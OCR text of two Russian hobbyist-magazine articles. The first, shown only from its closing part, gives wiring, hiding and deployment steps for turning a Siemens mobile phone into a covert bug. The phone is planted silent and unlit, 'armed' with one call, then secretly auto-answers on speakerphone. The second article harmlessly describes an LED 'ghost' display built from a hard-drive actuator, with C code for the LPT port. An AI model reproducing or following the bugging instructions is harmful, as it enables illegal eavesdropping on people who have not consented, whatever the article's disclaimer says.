
```
3 — Tx — загнать напрямую в порт Rx нашего микроконтрол-
лера.
4 — Rx — загнать напрямую в порт Tx нашего микроконтрол-
лера.
5, 7 — спаять их вместе и через резистор на 10 кОм припа-
ять на GND.
2 — GND
```

В принципе, в этом же сименсе есть здоровенный «чердак» и в нижней части, так что туда можно сунуть даже обычный резистор 0,125 Вт, но я все же предпочитаю напаивать SMD 1206 — он и в разы компактнее, и в случае чего не оторвет дорожки от платы, так как подпаивать я его буду мягким монтажным проводом. Запаяв схему разрешения порта (объединение ножек 5 и 7 на землю), выведем провода с Rx и Tx, также пометив их каким-нибудь образом, чтобы не забыть.

Теперь соберем процессорную часть. Тут все просто. Припаиваем проводки к выводам Vcc и GND. На PLCC- или TQFP-корпусе несколько выводов питания и земли. Берем любой из них — они внутри все соединены, в чем можно убедиться, прозвонив их тестером.

Далее я припаиваю к ножке Reset тоненький проводок, к нему — резистор на 10 кОм, а второй конец резистора — проводком на Vcc. Также припаяю проводки к Rx и Tx контроллера.

На линию порта, которую мы будем считать входом реле, в данном случае PD2 (теоретически это может быть любая линия любого свободного порта, выбираем ту, которая удобнее, потом просто немного подправим исходник), мы припаиваем третий вывод нашего оптореле, четвертый же



А с виду почти ничего и незаметно



ATMEL

Figure 1. Pinout ATmega8535

PLCC

NOTE: MLF Bottom pad should be soldered to ground.

Typical values contained in this data sheet are based on simulations and characterization of other AVR microcontrollers manufactured on the same process technology. Min and Max values will be available after the device is characterized.

Разница между PLCC-, PDIP-, TQFP-корпусами только в размерах и расположении выводов





Схема принципиальная, электрическая

вывод оптореле припаиваем на GND. Итог: при сработке реле PD2 будет брутально уложен на землю, что даст 0 в порту.

Все, можно приступать к экспериментам.

☒ ПРОШИВКА

В целях экономии места программу я комментировать не буду. Ее ты найдешь на диске, и вот там в комментариях недостатка не будет, поверь мне на слово, графоман я еще тот :). О том, как прошивать контроллер, было сказано на страницах «Хакера» уже неоднократно, а поэтому, чтобы не повторяться, пошлю тебя на Яндекс (ключевая фраза «AVR LPT пять проводов»), ну и на замечательный сайт http://avr.nikolaew.org, где обитает удобная программа-прошивальщик Uniprof, там же найдешь и схему программатора. Также есть весьма бредовый ресурс www.avr123.nm.ru. Полезность выложенного там курса мне кажется сомнительной (слишком уж там все сумбурно, кратко и бессистемно), но вот количество тематических ссылок на AVR, собранных в нем, заслуживает всяческого уважения. Ссылки раскиданы по всему курсу, а поэтому прочесать его придется весь.



Смотри, какие большие полости скрываются за задней крышкой. Нам туда!

☒ ТЕСТИРОВАНИЕ

Сначала необходимо отладить все на большом контроллере, например в PLCC- или даже PDIP-корпусе. Там выводы потолще, удобнее припаивать проводки программатора. Залив прошивку, проверив все пару раз и удовлетворившись результатом, я взял крохотный процессор в TQFP-корпусе, прошил его финальным релизом прошивки и выполнил окончательный монтаж. Я специально не говорю номера ножек контроллера, так как у разных типов корпусов нумерация отличается. Я скрутил проводки питания, идущие из телефона, и те, которые припаяны у меня к МК, соединил линии терминала крест-накрест (Rx в Tx, а Tx в Rx). Проводки, идущие от вибры, припаяю так: землю — на второй вывод оптрона, а плюс через резистор в 620 Ом — на первый вывод оптореле. Причем тут можно не заморачиваться и паять резистор прямо на ногу релюшки, как я и сделал.

После того как все будет отлажено и заработает как часы, прошиваю уже маленький контроллер, подпаиваю все напрямую короткими проводами и аккуратно запихиваю по «чердакам» и полостям, найденным мною в сотовом телефоне. Собираем и приводим в божеский вид. Вуаля!

Далее девайс ставится на бесшумный режим, и отрубается подсветка, чтобы внимания не привлекала. Девайс закидывается на объект, на него совершается один звонок и кладется трубка — все, аппарат «взведен». Через 3 минуты на телефон перезванивается (но не более 4 минут), и аппарат берет трубку, включая громкую связь. Главное теперь — ничего не говорить в трубку. Лучше вообще отключить у себя микрофон, а то можно спалиться.


☒ END MAIN

Имей в виду, что изготовление подобной техники не дружит с законом, а эта статья приводится в чисто ознакомительных целях. А если тебе есть, что скрывать, и ты, и так будучи параноиком, еще и понял, что теперь любой Вася Пупкин, совершенно нешарящий в электронике, может склепать мегажучка из любой мобилы и вынюхать твои секреты, то советую не накладывать на себя обет молчания, а ждать следующей статьи, где я опишу, как со всем этим злом активно бороться. Удачи, фрикер. Да не остынет твой паяльник!








POROSENOK
/ POROSENOK@YANDEX.RU /
















КАРТИНЫ В ВОЗДУХЕ

Как собрать «призрака» в домашних условиях

У тебя, наверное, не раз возникало желание собрать что-нибудь новое, интересное, то, чем можно было бы удивить свою подругу, родителей, друзей и просто знакомых. Или, например, сделать своими руками неплохой подарок, который было бы нестыдно дарить. Сегодня у тебя будет такая возможность. Мы будем собирать «призрака». Набери в Гугле «Бегущая строка Призрак», и ты получишь кучу ссылок, где представлены различные реализации этого девайса. Некоторые построены на обычном кулере, некоторые — на двигателе постоянного тока, есть даже вариант устройства, собранный из фена. Мы же с тобой сегодня будем ваять этот девайс из винчестера.

КАК ЭТО РАБОТАЕТ

Основным элементом устройства является линейка светодиодов, выстроенных в ряд, друг за другом. Она движется в каком-то направлении, например по кругу (когда устройство строится на кулере), или, как в нашем случае, перемещается из стороны в сторону, для этого у нас используются детали винчестера. При этом через определенные промежутки времени загорается определенная комбинация светодиодов. При большой скорости движения создается впечатление, что выводимая надпись (или изображение) висит в воздухе. Это связано с инерцией нашего зрения. Изображение записывается на сетчатку и некоторое время находится там.
На этом же принципе основано и телевидение. Ты уже знаешь, что за одну секунду выводятся 24 кадра, при этом наши глаза не различают их по отдельности. Объекты на экране передвигаются, причем не рывками, а плавно, как мы привыкли видеть это в реальной жизни.
Аналогичным образом устроена динамическая индикация. Возможно, что ты еще не сталкивался с этим понятием, поэтому расскажу о нем более подробно. Динамическая индикация иногда используется в часах или просто при отображении той или иной информации с помощью семисегментных индикаторов. Семисегментный индикатор — это индикатор, который состоит из семи сегментов, используемых для формирования изображения числа. Проще говоря, это семь светодиодов, которые располагаются в форме восьмерки для вывода чисел, ты их наверняка видел в часах. При этом если используются четыре индикатора, то сначала загорится первый, потом второй, третий, четвертый, а затем снова первый, второй и т.д. Смена индикаторов происходит с достаточно большой частотой, и при этом наблюдающему кажется, что все четыре индикатора горят одновременно. Итак, с принципом работы разобрались, можем идти дальше.

ИСХОДНИКИ

Схему можно разделить на две функциональные части — блок генерации и блок индикации. Будем рассматривать их по отдельности. Основной задачей блока генерации является постоянная генерация прямоугольных импульсов для обеспечения движения линейки светодиодов. Она решается посредством самого LPT-порта, микроконтроллера (если предполагается, что устройство будет автономным). Или, как в нашем случае, можно реализовать этот блок на отдельной плате. Назначение блока индикации — вывод





изображения, то есть включение определенных комбинаций светодиодов через заданные промежутки времени.
Для того чтобы это все собрать, нам понадобится следующее:

```
Блок генерации:
1) микросхема К155АГ1 — 2 шт. + 2 панельки DIP 14
(по желанию);
2) стабилизатор на 5 В — 1 шт. (я использовал КРЕН5А);
3) транзистор КТ815 — 1 шт. + радиатор (у меня не было
подходящего радиатора для транзистора, и поэтому я при-
крепил радиатор от чипсета);
4) стабилитрон КС155 — 1 шт.;
5) конденсатор 10 мкФ — 2 шт.;
6) резистор 10-15 кОм — 2 шт.;
7) резистор 330 Ом — 1 шт.;
8) светодиод — 1 шт.;
9) диод, чтобы ток самоиндукции магнита не пробил тран-
зистор (диода я дома также не нашел, поэтому использовал
два стабилитрона Д810).

Блок индикации:
1) резистор 330 Ом — 7 шт.;
2) сверхъяркий светодиод (обязательно покупай сверхъяр-
кие светодиоды, иначе ты рискуешь ничего не увидеть при
дневном свете );
3) нерабочий винчестер (если быть более точным — электро-
магнит, находящийся внутри него) — 1шт.;
4) тонкий медный провод (покрытый лаком) — 3 метра;
5) витая пара — пара метров;
6) LPT-разъем (папа);
7) спица от велосипеда — 1 шт.
```

И самое главное — блок питания. Можно использовать блок питания, выдающий напряжение от 5 до 20 В. Еще раз повторюсь, что питание можно взять и от компьютера. Я использовал блок питания на 18 В. Чем больше напряжение блока питания, тем больше сила электромагнита, использующегося для движения светодиодов. Для сборки всего нашего девайса нам нужна основа. Ей для нас послужит пара дощечек ДСП и макетная плата.

☒ СОБИРАЕМ

Начнем с блока генерации. Его принципиальную схему можно увидеть на рисунке. Принцип работы схемы следующий: стабилизатор КРЕН5А выдает на выходе 5 В, которые в дальнейшем используются для питания микросхем К155АГ1 и К155ЛН1. Два одновибратора К155АГ1, соединенных по кольцевой схеме, образуют мультивибратор. Принцип работы всех микросхем можешь посмотреть в справочнике или в интернете. Светодиод, подсоединенный к выходу 6 верхнего одновибратора, будет применяться для наглядного отображения того, что схема действительно работает и идет генерация импульсов. Инвертор К155ЛН1 в схеме можно не использовать — я задействовал его при сборке схемы и экспериментах с ней, чтобы не спалить одновибратор (их у меня больше не было в запасе, а инверторы были), так как напряжение на транзисторе КТ815Г достаточно большое. По блоку генерации это все. Можешь включить блок питания в розетку. Если ты все собрал правильно, то светодиод, входящий в состав блока генерации, должен начать моргать. Если нет, то проверь еще раз схему.
Надеюсь, что блок генерации у тебя заработал, и поэтому можно переходить к блоку индикации. Одной из основных частей блока индикации является электромагнит, который будет отвечать за перемещение линейки светодиодов. Для того чтобы заполучить такой электромагнит, нужно сначала раздобыть винчестер. Сняв верхнюю крышку винчестера, ты сразу увидишь блок привода головок. Там стоят два постоянных магнита и катушка электромагнита, укрепленная на считывающих головках жесткого диска. Он отвечает за позиционирование магнитных головок винчестера. Тебе нужна вся конструкция с постоянными магнитами и самим электромагнитом привода головок. Как правило, ее всю без потерь можно легко извлечь из харда. Кстати, можешь выкрутить его вместе с небольшой платой, находящейся рядом с ним. На этой плате уже выведены два контакта, которые можно использовать в дальнейшем для управления электромагнитом. Если решишь не задействовать эту плату, то аккуратно выведи два провода, идущие от катушки электромагнита.
Теперь необходимо подготовить конструкцию, на которой это все будет крепиться. Я сделал просто: взял два куска ДСП и с помощью саморезов соединил их вместе в форме буквы Т. К получившейся конструкции саморезами прикручиваем наш магнитный блок. Только сначала примотаем изолентой к головкам спицу, на нее в дальнейшем мы напаяем светодиоды. Прикрепив электромагнит, можно припаивать светодиоды. Для этой цели лучше использовать кислоту. Светодиоды припаивай катодом к спице, чтобы потом спицу прицепить на общий провод (он же ноль). Если не знаешь, где анод, а где катод, используй обычную батарейку на 1,5 В. Подсоедини светодиод к батарейке. Гореть он у тебя будет лишь в том случае, если анод подключен к плюсу, а катод — к минусу.
Теперь, когда светодиоды припаяны, можно к аноду каждого светодиода припаять отдельный провод (используй для этого тонкий медный провод, о котором говорилось выше). Также нужно будет один провод припаять к спице, его мы в дальнейшем подцепим на ноль. В итоге у тебя должно получиться восемь проводов, которые будут висеть на спице. После того как ты справишься с этой задачей, прикрепи все проводки к спице с помощью скотча. Это делается с той целью, чтобы провода не болтались в воздухе, когда электромагнит начнет работать.
Для того чтобы в дальнейшем заставить электромагнит нормально колебаться, необходимо добавить в конструкцию еще пару резинок. Пока просто прикрепи их так, как показано на фотке. Позже с помощью саморезов мы настроим силу их натяжения.
Можешь подключать электромагнит к схеме генерации. У электромагнита выведены на отдельную плату два контакта, именно к ним и нужно будет припаиваться. Однако, прежде чем брать в руки паяльник, можешь подать на эти два контакта напряжение, чтобы убедиться, те ли два контакта ты нашел. Если это они, то спица отклонится либо вправо, либо влево.
Осталось последнее — подцепить это все к LPT-порту. Для этого берем в руки 25-пиновый разъем (для LPT-порта), витую пару (понадобится две штуки, так как семь проводов на светодиоды, один провод — плата генерации и еще один — земля) и паяем, в соответствии с распиновкой LPT, в следующем порядке:

- контакты 2-8 припаиваем к проводам, идущим от анодов диодов (начиная с верхнего светодиода); еще нужно добавить токоограничивающие резисторы на 330 Ом;
- контакт 10 припаиваем, как показано на схеме генерации;
- контакт 19 (земля) припаиваем к проводу, идущему от спицы, а также к нулю блока питания.


Вот, в принципе, мы и собрали девайс. Осталось только его немного подрегулировать.

☒ ОТЛАЖИВАЕМ


Включаем блок питания в розетку и наблюдаем за поведением электромагнита. С большой долей вероятности спица со светодиодами у тебя не будет колебаться из стороны в сторону. В лучшем случае будут небольшие колебания, чем-то напоминающие судороги :). Но этого и следовало ожидать, мы ведь еще не настроили резинки. Для начала можешь попробовать менять натяжение резинок руками, при этом ты заметишь, как изменяются колебания спицы. После того как тебе удастся найти такое натяжение резинок, при котором будут происходить колебания хорошей амплитуды, нужно его зафиксировать. Для этого используй саморезы, можешь либо вкручивать/выкручивать их до нужного напряжения резинок, либо просто намотать на них резинки. Когда справишься и с этим, можешь переходить к кодингу.

☒ КОДИМ

Я написал простенькую программу, которая позволяет выводить изображения с помощью созданного нами девайса. Приводить полностью ее листинг я не стану, поскольку он достаточно объемный, ограничусь лишь отдельными его частями.
Для того чтобы управлять светодиодами, нам понадобится писать в порт, а также читать из него. Как ты знаешь, операционные системы семейства NT не позволяют этого делать. То есть позволяют, но для этого придется немного




Вид сверху




Плата управления спицей




Адская машина



Запаянные светодиоды



dvd

На диске ты найдешь драйвер для работы с портами ввода/вывода, подробное описание выводов LPT-порта и полный листинг программы.

пошаманить. Чтобы не писать драйвер, я заюзал уже готовое приложение UserPort. Ты найдешь его на диске. Когда приложение запущено, можно спокойно использовать команды in и out. Я написал программу на VisualC++ v6.0, ты же можешь задействовать Pascal, C/C++, Assembler и даже Turbo Prolog.

Алгоритм работы программы будет следующий:

1. Создаем бесконечный цикл.
2. Читаем содержимое регистра состояния LPT-порта (порт 0x379).
3. Если бит ACK сброшен в ноль, то начинаем вывод (движемся вправо). Этот бит мы используем для синхронизации со схемой генерации. Помнишь, мы припаивали вывод инвертора к десятому контакту LPT-порта? Так вот это и есть ACK. То есть с помощью блока генерации мы будем его устанавливать в 1 и сбрасывать в 0.
4. Аналогично: если бит ACK установлен в единицу, движемся влево и также начинаем вывод. Дальше все просто — смотри листинг.

Изображения, которые предполагается выводить, я представил в виде отдельных массивов. Например, изображения, которые ты видишь на скрине, выглядят в программе следующим образом:

```
BYTE SimbolArray4[]={0x00,0x41, 0x41, 0x41,
0xFF, 0x08, 0xFF, 0x41, 0x41, 0x41, 0x00, 0x00,
0x00, 0x1C, 0x2A, 0x7B, 0x7B, 0x2A, 0x1C,
0x00};
```

Здесь «0x41, 0x41, 0x41, 0xFF, 0x08, 0xFF, 0x41, 0x41, 0x41» представляет знак][, а «0x1C, 0x2A, 0x7B, 0x7B, 0x2A, 0x1C» — рожицу.


Ты же можешь в дальнейшем описать каждый символ из набора ASCII в виде битовой матрицы (ну это так, на будущее).

Цикл, в котором осуществляется вывод изображения, выглядит следующим образом:

```
while(true)
{
  // Небольшая задержка перед выводом
  pause(500);

  // Читаем из порта содержимое регистра
  // состояния. Нас интересует бит ACK
  rez=inportb(0x379);

  // Если бит ACK сброшен, то начинаем
  // вывод изображения
  if(!(rez&64))
  {
    // Если истина, то выводим изображение
```



Принципиальная схема блока генерации

```
    // при перемещении вправо
    if(m_Left)
    {
      // Небольшая пауза, устанавливается опытным путем
      // Нужна, чтобы откалибровать вывод изображения
      pause(PauseTime);

      // Может выводиться несколько изображений
      for(int i=0;i<SIMBOL_ARRAY_LENGTH;i++)
      {
        switch(WordShow)
        {
          case 1:outportb(0x378,SimbolArray[i]);
            break;
          case 2:outportb(0x378,SimbolArray2[i]);
            break;
          case 3:outportb(0x378,SimbolArray3[i]);
            break;
          case 4:outportb(0x378,SimbolArray4[i]);
            break;
        }
        pause(Pause1);
      }

    // Если вывели символ более 50 раз, то можно
    // выводить следующий
    countShow++;
    if(countShow>50)
    {
      WordShow++;
      countShow=0;
      if(WordShow>WordShowMAX)
        WordShow=1;
    }
  }
  ExitLoop2=FALSE;
}

if(!ExitLoop2)
  while(true)
  {
    pause(500);
    rez = inportb(0x379);
    if((rez&64))
    {
      // Если истина, то выводим изображение при
```



LPT-порт

```
// перемещении влево
      if(m_Right)
      {
        // Опять делаем задержку перед выводом


        pause(PauseTimeR);
        for(int i=SIMBOL_ARRAY_LENGTH-1;i>=0;i--)
        {
          switch(WordShow)
          {
            case 1:outportb(0x378,SimbolArray[i]);
              break;
            case 2:outportb(0x378,SimbolArray2[i]);
              break;
            case 3:outportb(0x378,SimbolArray3[i]);
              break;
            case 4:outportb(0x378,SimbolArray4[i]);
              break;
          }

          pause(Pause1);
        }
      }
      ExitLoop2 = true;
    }

    if(ExitLoop2)
      break;
  }
}
```


Таким образом, программа позволяет делать следующее:
• выводить изображение при перемещении влево и при перемещении вправо (как по отдельности, так и одновременно);
• регулировать задержку перед выводом изображения, тем самым позволяя настроить его более точно.

☒ КОНЕЦ МУЧЕНИЯМ

